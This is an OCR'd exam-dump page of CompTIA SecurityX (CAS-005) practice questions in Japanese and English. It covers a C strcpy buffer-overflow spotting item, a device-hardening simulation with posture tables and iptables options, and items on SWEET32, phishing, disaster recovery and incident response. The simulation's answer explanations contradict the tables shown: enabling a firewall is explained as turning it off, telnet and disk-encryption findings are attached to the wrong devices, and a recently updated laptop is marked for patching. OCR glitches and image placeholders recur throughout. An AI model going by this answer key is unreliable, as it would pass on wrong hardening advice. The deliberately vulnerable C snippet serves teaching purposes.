[04]  char input[256] = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
[05]  ...
[06]  char transmit[20] = "0000";
[07]  char *ret_xmit;
[08]  printf("To be submitted: \"%s\"\n", input);
[09]  result in ret_xmit
[10]  ret_xmit = strcpy(transmit, input);
[12]  return 0;
[13] }
```

A. Line (02]
B. Line [04]
C. Line [07]
D. Line 108]
E. Line [10]
正解: **(**正解を表示します**)**
The vulnerability lies in line [10], where the function strcpy(transmit, input) is used. The strcpy function does not perform boundary checking when copying strings. Since input is defined with a size of 256 characters and transmit only has 20 characters allocated, the strcpy operation will cause a buffer overflow when the contents of input exceed the allocated size of transmit. This creates a significant security vulnerability, as attackers can overwrite adjacent memory, potentially injecting malicious code or altering program execution.
Lines [02], [04] , [07], and [08] are not inherently vulnerable by themselves. Line [04] defines the oversized input, but the vulnerability only materializes when combined with the unsafe copy in line [10] . Secure coding practices recommend using safer alternatives like strncpy, which includes a length parameter, or implementing runtime checks to ensure the destination buffer size is not exceeded.
Thus, the vulnerable line that must be changed is line [10], where strcpy is used.

質問**: 112**
セキュリティエンジニアは、ネットワーク上の複数のデバイスの設定を確認し、以下の要件を満たす必要があります。
* PostgreSQLサーバーは、10.1.2.0/24サブネット内の接続のみを許可する必要があります。
* データベースサーバー上の SSH デーモンは、リッスンするように設定されている必要があります。
ポート4022へ。
* SSHデーモンは単一の接続のみを受け入れる必要があります
ワークステーション。
* すべてのワークステーションで、ホストベースのファイアウォールをすべて無効にする必要があります。
* すべてのデバイスは、過去8ヶ月以内に最新のアップデートが適用されている必要があります。
日。
*すべてのHDDは、保存データのセキュリティを確保するように構成する必要があります。
* 平文サービスは許可されていません。
* 可能な限り、すべての機器のセキュリティを強化する必要があります。
説明書：
各ワークステーションとネットワークデバイスをクリックして、姿勢評価の結果を確認してください。問題があれば修正するか、問題が見つからなかった場合はその旨を記入してください。
出力データを確認するには、サーバーAをクリックしてください。適切なタブでコマンドを選択して、SSH経由でPOSTGREsqlデータベースへの接続問題を解決してください。


WAP A
PC A
Internet
Laptop A
Switch A
Switch B
Firewall
Server B
Laptop B
PC B
PC C
Server A
Server C

ワップA

WAP A

Finding	Status	Remediation
Firmware	Updated 5 days ago	☑ No issue
Top 5 used ports	22, 80, 443, 123, 53	☐ Patch management
SSID broadcast	Disabled	☐ Update endpoint protection
Default admin account	Default password has been changed	☐ Enabled disk encryption
HTTP server	Disabled	☐ Enable port security on network device
		☐ Enable password complexity
		☐ Enable host-based firewall to block all traffic
		☐ Antivirus scan
		☐ Change default administrative password
		☐ Disable unneeded services
		☐ Enable all connectivity settings

CompTIA
jpnshiken.com

PC A



ノートパソコンA


Laptop A

OS updates	Updated 3 days ago, last checked 6:08 a.m.
Endpoint protection	Last checked in 6:13 a.m.
Browser version	91.2.5 (7/31/2023)
Disk encryption	Enabled
Password complexity	Enabled
Host-based firewall	Disabled
CPU & memory usage	Medium
Screensaver	Enabled
Top 5 used ports	22, 80, 443, 389, 53
Wireless	Enabled

- [x] No issue
- [ ] Patch management
- [ ] Update endpoint protection
- [ ] Enabled disk encryption
- [ ] Enable port security on network device
- [ ] Enable password complexity
- [ ] Enable host-based firewall to block all traffic
- [ ] Antivirus scan
- [ ] Change default administrative password
- [ ] Disable unneeded services
- [ ] Enable all connectivity settings

ipnshiken.com
CompTIA

スイッチA


Switch A
Firmware
Updated 7 days ago
No issue
Top 5 used ports
22, 80, 443, 123, 53
Patch management
Interfaces disabled (out of 12)
4
Update endpoint protection
Default admin account
Default password has not been changed
Enabled disk encryption
Enable port security on network device
HTTP server
Disabled
Enable password complexity
Enable host-based firewall to block all traffic
Antivirus scan
Change default administrative password
Disable unneeded services
Enable all connectivity settings


スイッチB：

Switch B

Firmware	Updated 7 days ago	☑ No issue
Top 5 used ports	22, 80, 443, 123, 53	☐ Patch management
Interfaces disabled (out of 6)	1	☐ Update endpoint protection
Default admin account	Default password has been changed	☐ Enabled disk encryption
HTTP server	Disabled	☐ Enable port security on network device
		☐ Enable password complexity
		☐ Enable host-based firewall to block all traffic
		☐ Antivirus scan
		☐ Change default administrative password
		☐ Disable unneeded services
		☐ Enable all connectivity settings

CompTIA
jpnshiken.com

ノートパソコンB


Laptop B
CompTIA
OS updates
Updated 3 days ago, last checked 8:08 a.m.
Endpoint protection
Last checked in 8:11 a.m.
Browser version
81.2.5 (7/31/2023)
Disk encryption
Disabled
Password Complexity
Enabled
Host-based firewall
Disabled
CPU & memory usage
Normal
Screensaver
Enabled
Top 5 used ports
22, 80, 443, 8080, 53
Wireless
Enabled
No issue
Patch management
Update endpoint protection
Enabled disk encryption
Enable port security on network device
Enable password complexity
Enable host-based firewall to block all traffic
Antivirus scan
Change default administrative password
Disable unneeded services
Enable all connectivity settings
jpnshiken.com

PC B

PC B

OS updates	Updated 2 days ago, last checked 5:10 a.m.
Endpoint protection	Last checked in 6:13 a.m.
Browser version	91.2.5 (7/31/2023)
Disk encryption	Enabled
Password complexity	Enabled
Host-based firewall	Disabled
CPU & memory usage	Medium
Screensaver	Enabled
Top 5 used ports	22, 80, 443, 389, 53
Wireless	Disabled

- [x] No issue
- [ ] Patch management
- [ ] Update endpoint protection
- [ ] Enabled disk encryption
- [ ] Enable port security on network device
- [ ] Enable password complexity
- [ ] Enable host-based firewall to block all traffic
- [ ] Antivirus scan
- [ ] Change default administrative password
- [ ] Disable unneeded services
- [ ] Enable all connectivity settings

jpnshiken.com CompTIA

PC C

PC C

OS updates	Updated 22 days ago	☑ No issue
Endpoint protection	Last checked 6:19 a.m.	☐ Patch management
Browser version	91.2.5 (7/18/2022)	☐ Update endpoint protection
Disk encryption	Enabled	☐ Enabled disk encryption
Password complexity	Enabled	☐ Enable port security on network device
Host-based firewall	Disabled	☐ Enable password complexity
CPU & memory usage	High	☐ Enable host-based firewall to block all traffic
Screensaver	Enabled	☐ Antivirus scan
Top 5 used ports	22, 80, 443, 23, 53	☐ Change default administrative password
Wireless	Disabled	☐ Disable unneeded services
		☐ Enable all connectivity settings

CompTIA
jpnshiken.com

サーバーA

Server A

Nmap | IP Tables

```
Nmap scan report for psql-srvr.acme.com
Host is up, received arp-response (0.00040s latency).
...
PORT            STATE   SERVICE         VERSION
22/tcp          open    ssh             OpenSSH 8.4
80/tcp          closed  http
443/tcp         closed  ssl/http
1433/tcp        closed  mssql
5432/tcp        closed  postgresql
...
```

1 | 2 | 3 | 4

```
iptables -R INPUT 1 -p tcp -s 10.1.2.25/32 --sport 4022 -j ACCEPT
iptables -D OUTPUT 1
iptables -A OUTPUT -p udp -d 0/0 -s 10.1.2.0/24 --sport 5432 -m state --state ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp -d 0/0 -s 10.1.2.0/24 --dport 5432 -m state --state NEW,ESTABLISHED -j ACCEPT
```


1 | 2 | 3 | 4

```
iptables -R INPUT 1 -p tcp -s 10.1.2.0/24 --dport 4022 -j ACCEPT
iptables -D OUTPUT 2
iptables -A OUTPUT -p tcp -d 0/0 -s 10.1.2.0/24 --sport 5432 -m state --state ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp -d 0/0 -s 10.1.2.0/24 --dport 5432 -m state --state NEW,ESTABLISHED -j ACCEPT
```

ibonshiken.com
CompTIA







正解:

See the Explanation below for the solution.

Explanation:

WAP A: No issue found. The WAP A is configured correctly and meets therequirements.

PC A = Enable host-based firewall to block all traffic

This option will turn off the host-based firewall and allow all traffic to pass through. This will comply with the requirement and also improve the connectivity of PC A to other devices on the network. However, this option will also reduce the security of PC A and make it more vulnerable to attacks. Therefore, it is recommended to use other security measures, such as antivirus, encryption, and password complexity, to protect PC A from potential threats.

Laptop A: Patch management

This option will install the updates that are available for Laptop A and ensure that it has the most recent security patches and bug fixes. This will comply with the requirement and also improve the performance and stability of Laptop A. However, this option may also require a reboot of Laptop A and some downtime during the update process. Therefore, it is recommended to backup any important data and close any open applications before applying the updates.
Switch A: No issue found. The Switch A is configured correctly and meets the requirements.
Switch B: No issue found. The Switch B is configured correctly and meets the requirements.
Laptop B: Disable unneeded services
This option will stop and disable the telnet service that is using port 23 on Laptop B. Telnet is a cleartext service that transmits data in plain text over the network, which exposes it to eavesdropping, interception, and modification by attackers. By disabling the telnet service, you will comply with the requirement and also improve the security of Laptop B. However, this option may also affect the functionality of Laptop B if it needs to use telnet for remote administration or other purposes. Therefore,it is recommended to use a secure alternative to telnet, such as SSH or HTTPS, that encrypts the data in transit.
PC B: Enable disk encryption
This option will encrypt the HDD of PC B using a tool such as BitLocker or VeraCrypt. Disk encryption is a technique that protects data at rest by converting it into an unreadable format that can only be decrypted with a valid key or password. By enabling disk encryption, you will comply with the requirement and also improve the confidentiality and integrity of PC B's data. However, this option may also affect the performance and usability of PC B, as it requires additional processing time and user authentication to access the encrypted data. Therefore, it is recommended to backup any important data and choose a strong key or password before encrypting the disk.
PC C: Disable unneeded services
This option will stop and disable the SSH daemon that is using port 22 on PC C. SSH is a secure service that allows remote access and command execution over an encrypted channel. However, port 22 is thedefault and well-known port for SSH, which makes it a common target for brute-force attacks and port scanning. By disabling the SSH daemon on port 22, you will comply with the requirement and also improve the security of PC C. However, this option may also affect the functionality of PC C if it needs to use SSH for remote administration or other purposes. Therefore, it is recommended to enable the SSH daemon on a different port, such as 4022, by editing the configuration file using the following command:
sudo nano /etc/ssh/sshd_config
Server A. Need to select the following:
A black and white screen with white text Description automatically generated



質問: **113**
セキュリティエンジニアは、OpenSSHベースのアプリケーションにおけるSWEET32の脆弱性を修復し、既存の設定を確認する必要があります。セキュリティエンジニアは次のうちどれを行うべきでしょうか？(2つ選択してください。)
A. cat /etc/sshd/ssh_config | grep " Ciphers "
B. Disable Twofish algorithms
C. Disable RSA algorithms
D. cat /etc/ashd/ash_config | grep " HMAC "
E. cat /etc/sshd/ssh_config | grep " PermitRootLogin "
F. Disable 3DES algorithms
正解: **A,F (**コメントを発表する**)**

質問: **114**
インシデント対応活動中に、対応チームは侵害されたサーバーからいくつかのアーティファクトを収集しましたが、次の情報が欠落しています。
* 悪意のあるファイルのソース
* 初期攻撃ベクトル
* 横移動活動
プレイブックの次のステップは、タイムラインを再構築することです。この作業を最も効果的にサポートするものは次のどれですか？
A. 一次記憶解析を実行中
B. バイナリファイルの逆コンパイルを実行しています
C. すべてのネットワークルートと接続を分析しています
D. 運用システムログとストレージディスクデータの収集
正解: (正解を表示します)

質問: **115**
ある組織は、データのバックアップと即時利用可能が求められる災害復旧計画を策定しています。この要件に対処するために、組織がまず検討すべき事項は次のどれですか？
A. システムが適切なバージョンを使用していることを確認するために、変更管理計画を実装します。
B. イベントが発生した場合に配備される追加のオンコールスタッフを雇用します。
C. ビジネス継続性のために適切なウォーム サイトを設計します。
D. 重要なビジネス プロセスを特定し、関連するソフトウェアおよびハードウェア要件を決定します。
正解: (正解を表示します)
For a disaster recovery (DR) plan requiring immediate data availability, the first step is understanding what needs to be protected and recovered. Identifying critical business processes and their associated software and hardware requirements establishes the foundation for the DR plan. This ensures that backups and recovery mechanisms align with business priorities, meeting the "moment's notice" requirement.
Option A:A change management plan is important for system consistency but doesn't directly address immediate data availability in a DR context.
Option B:Hiring staff supports execution but doesn't define what needs to be recovered or how. It's a later step.
Option C:A warm site (a partially operational backup site) is a good DR solution, but designing it comes after identifying critical processes and resources.
Option D:This is the first step in any DR planning process-knowing what's critical ensures the plan meets availability goals efficiently.
Reference:CompTIA SecurityX CAS-005 Domain 4: Cybersecurity Operations - Disaster Recovery and Business Continuity Planning.

質問: **116**
セキュリティアナリストは、以前の通信なしでフィッシング攻撃を送信するメールドメインがメールボックスに配信されないようにする必要があります。次のメールヘッダーがレビューされています。

Date	Sending domain	Reply-to domain	Subject
April 16	sales.com	sales-mail.com	Updated Security Questions
April 18	vendor.com	vendor.com	New Sales Catalog
April 18	partner.com	partner.com	B2B Sales Increase
April 19	hr-saas.com	hr-saas.com	Employee Payroll Update Request
April 19	vendor.com	vendor.com	Password Requirements Not Met

セキュリティアナリストが取るべき最善のアクションは次のどれですか?
A. hr-saas.com は認識されたドメインではないため、この com からのメッセージをブロックします。
B. 異常なセキュリティ警告通知を含むすべてのメッセージをIT管理者に転送します
C. メールヘッダーにsales-mail.comが含まれるすべてのメッセージを隔離する
D. 疑わしいメッセージを繰り返し送信しようとするベンダーのcomをブロックします

正解: (正解を表示します)
In reviewing email headers and determining actions to mitigate phishing attempts, the security analyst should focus on patterns of suspicious behavior and the reputation of the sending domains. Here's the analysis of the options provided:
A). Block messages from hr-saas.com because it is not a recognized domain: Blocking a domain solely because it is not recognized can lead to legitimate emails being missed. Recognition alone should not be the criterion for blocking.
B). Reroute all messages with unusual security warning notices to the IT administrator: While rerouting suspicious messages can be a good practice, it is not specific to the domain sending repeated suspicious messages.
C). Quarantine all messages with sales-mail.com in the email header: Quarantining messages based on the presence of a specific domain in the email header can be too broad and may capture legitimate emails.
D). Block vendor com for repeated attempts to send suspicious messages: This option is the most appropriate because it targets a domain that has shown a pattern of sending suspicious messages. Blocking a domain that repeatedly sends phishing attempts without previous communications helps in preventing future attempts from the same source and aligns with the goal of mitigating phishing risks.
References:
CompTIA SecurityX Study Guide: Details best practices for handling phishing attempts, including blocking domains with repeated suspicious activity.
NIST Special Publication 800-45 Version 2, " Guidelines on Electronic Mail Security " : Provides guidelines on email security, including the management of suspicious email domains.
" Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft " by Markus Jakobsson and Steven Myers: Discusses effective measures to counter phishing attempts, including blocking persistent offenders.
By blocking the domain that has consistently attempted to send suspicious messages, the security analyst can effectively reduce the risk of phishing attacks.

質問: **117**
セキュリティエンジニアは、ゼロトラスト環境におけるエンドユーザーシステムのセキュリティ体制を強化したいと考えている。
以下の要件が与えられた場合：
侵害される可能性のあるエンドポイントがコマンド&コントロールインフラストラクチャに接続する能力を低減する。
マルウェアがIPアドレスに対して行うリクエストを追跡する。
追加のペイロードのダウンロードは避けてください。
これらの要件を満たすために、エンジニアは以下のうちどれを導入すべきでしょうか？
A. DNSシンクホーリング
B. HIDS
C. ゾーン転送保護
D. ブラウザ分離
正解: **A** (コメントを発表する)

質問: **118**
システム管理者は、社内アプリケーションに新しくリリースされた機能を導入したいと考えています。管理者は、その機能を本番環境でテストすることを希望していません。新機能をテストするのに最適な場所は、次のうちどれですか？
A. ステージング環境
B. テスト環境
C. CI/CO パイプライン
D. 開発環境
正解: (正解を表示します)
The best location to test a newly released feature for an internal application, without affecting the production environment, is the staging environment. Here's a detailed explanation:

Staging Environment: This environment closely mirrors the production environment in terms of hardware, software, configurations, and settings. It serves as a final testing ground before deploying changes to production. Testing in the staging environment ensures that the new feature will behave as expected in the actual production setup.
Isolation fromProduction: The staging environment is isolated from production, which means any issues arising from the new feature will not impact the live users or the integrity of the production data. This aligns with best practices in change management and risk mitigation.
Realistic Testing: Since the staging environment replicates the production environment, it provides realistic testing conditions. This helps in identifying potential issues that might not be apparent in a development or testing environment, which often have different configurations and workloads.
References:
CompTIA Security+ SY0-601 Official Study Guide by Quentin Docter, Jon Buhagiar NIST Special Publication 800-53: Security and Privacy Controls for Information Systems and Organizations

質問: **119**
ある組織は、マルチプラットフォーム環境全体にわたるインシデント対応プロセスの有効性を高めたいと考えています。セキュリティエンジニアは、組織が既に使用しているインシデント対応ツールを使用して、改善を実施する必要があります。セキュリティエンジニアは次のうちどれを使用すべきでしょうか？
A. プレイブック
B. イベントコレクター
C. 集中ログ
D. エンドポイント検出
正解: **(**正解を表示します**)**
The correct answer is Playbooks (A). In incident response, playbooks are structured workflows that define step-by-step actions for specific incident types (e.g., ransomware, phishing, insider threats). They allow SOC analysts to standardize responses across multiple platforms and tools, ensuring consistency and faster mitigation. By leveraging playbooks, organizations integrate existing incident response tools into automated or semi-automated processes, improving efficiency and reducing human error.
Option B (event collectors) consolidate logs but do not directly improve response processes. Option C (centralized logging) enhances visibility but does not provide a framework for action. Option D (endpoint detection) expands detection capabilities but does not enhance the process effectiveness of incident response.
CAS-005 emphasizes structured response through automation and orchestration. Playbooks, often implemented via SOAR platforms, allow integration of detection, triage, and remediation steps, making them the most effective way to increase incident response maturity.

質問: **120**
ある企業は、脆弱性を迅速に修正し、本番環境へデプロイするために、マイクロサービスアーキテクチャを採用しています。すべてのマイクロサービスは同じLinuxプラットフォーム上で実行されています。コードをデプロイする前に、ベースOSのアップデートにかなりの時間を費やしていました。このプロセスを効率化するために、企業は以下のどれを実施すべきでしょうか？
A. ゴールデンイメージを作成するときに Terraform スクリプトを使用する
B. 30 日ごとに apt-update を実行する cron ジョブを作成します。
C. スナップショットを使用して、既存のコンピューティング インスタンスにコードをデプロイします。
D. 集中更新サーバーを展開します。
正解: **A (**コメントを発表する**)**
The best approach is to use Terraform scripts while creating golden images (A). Terraform is an Infrastructure as Code (IaC) tool that allows organizations to automate infrastructure deployment consistently across environments. A golden image is a pre-configured, patched, and hardened system image used as a standard baseline. By creating golden images via Terraform scripts, the company ensures that every microservice instance is deployed on an already-updated and secure OS. This eliminates the need for repeatedly patching the base OS before code deployment.
